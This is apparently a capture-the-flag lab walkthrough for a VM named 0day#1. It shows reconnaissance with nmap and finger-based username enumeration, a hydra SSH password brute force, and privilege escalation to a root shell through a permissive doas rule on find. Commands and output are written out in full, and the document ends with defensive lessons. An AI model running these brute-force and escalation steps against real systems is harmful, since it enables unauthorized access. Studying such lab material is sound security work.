

Target Machine 1



```
VM Name    - 0day#1
IP Address - 192.168.16.132



0day login: _
```


Reconnaissance

We started with an Nmap TCP SYN scan:




```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ nmap -sS 192.168.16.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-14 10:29 EDT
Nmap scan report for 192.168.16.132 (192.168.16.132)
Host is up (0.00064s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
79/tcp open  finger
80/tcp open  http
MAC Address: 00:0C:29:47:E3:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

```
└─$ perl finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 192.168.16.132
```




```
┌──(kali㉿kali)-[~/Desktop/npt/finger-user-enum]
└─$ perl finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 192.168.16.132

Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Thu Aug 14 11:17:53 2025 #########
abra@192.168.16.132: finger: abra: no such user ...
abraham@192.168.16.132: finger: abraham: no such user ...
adam@192.168.16.132: Login: adam                              Name: adam..Directory: /home/adam                       Shell: /bin/bash..Last login Thu Jul 31 01:27 (CEST
) on pts/0 from 192.168.204.133..No mail ... No Plan ...
adalyn@192.168.16.132: finger: adalyn: no such user ...
adrianna@192.168.16.132: finger: adrianna: no such user ...
ag@192.168.16.132: finger: ag: no such user ...
aggi@192.168.16.132: finger: aggi: no such user ...
ailis@192.168.16.132: finger: ailis: no such user ...
ailina@192.168.16.132: finger: ailina: no such user ...
ailyn@192.168.16.132: finger: ailyn: no such user ...
```

```
└─$ hydra -l adam -P /usr/share/wordlists/rockyou.txt ssh://192.168.16.132
```



```
┌──(kali㉿kali)-[~/Desktop/npt/finger-user-enum]
└─$ hydra -l adam -P /usr/share/wordlists/rockyou.txt ssh://192.168.16.132
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
 *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-14 11:19:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.16.132:22/
[STATUS] 204.00 tries/min, 204 tries in 00:01h, 14344198 to do in 1171:55h, 13 active
[STATUS] 188.00 tries/min, 564 tries in 00:03h, 14343840 to do in 1271:38h, 11 active
[22][ssh] host: 192.168.16.132   login: adam   password: passion
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-14 11:23:55
```

```
ssh adam@192.168.16.132
```



```
┌──(kali㉿kali)-[~/Desktop/npt/finger-user-enum]
└─$ ssh adam@192.168.16.132
adam@192.168.16.132's password:
Linux 0day 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
Last login: Thu Jul 31 01:27:02 2025 from 192.168.204.133
adam@0day:~$ ls
user.txt
adam@0day:~$ cat user.txt
NPT{0day_4cc3ss_grant3d}
adam@0day:~$ 
```


User flag is NPT{0day_4cc3ss_grant3d}

Root flag

Privilege Escalation

We searched for SUID binaries:

`find / -perm -4000 2>/dev/null`




```
adam@0day:~$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/doas
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp

/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Found `/usr/bin/doas` — an alternative to `sudo`

Inspecting the configuration:

cat /etc/doas.conf




```
adam@0day:~$ cat /etc/doas.conf
permit nopass keepenv adam as root cmd /usr/bin/find
```


This allowed `adam` to run `find` as root without a password.

Exploitation

We leveraged `find`'s `-exec` option to spawn a root shell:



```
adam@0day:~$ doas /usr/bin/find . -exec /bin/bash \;
root@0day:/home/adam# ls
user.txt
root@0day:/home/adam# whoami
root
```



```
root@0day:/home/adam# cat /root/root.txt
NPT{r00t_0wn4ge_complete}
```

cat /root/root.txt
`NPT{r00t_0wn4ge_complete}`

Lessons Learned:

- Finger service can leak usernames if misconfigured.
- Weak passwords make SSH brute force trivial.
- Misconfigured `doas` rules allow command execution as root.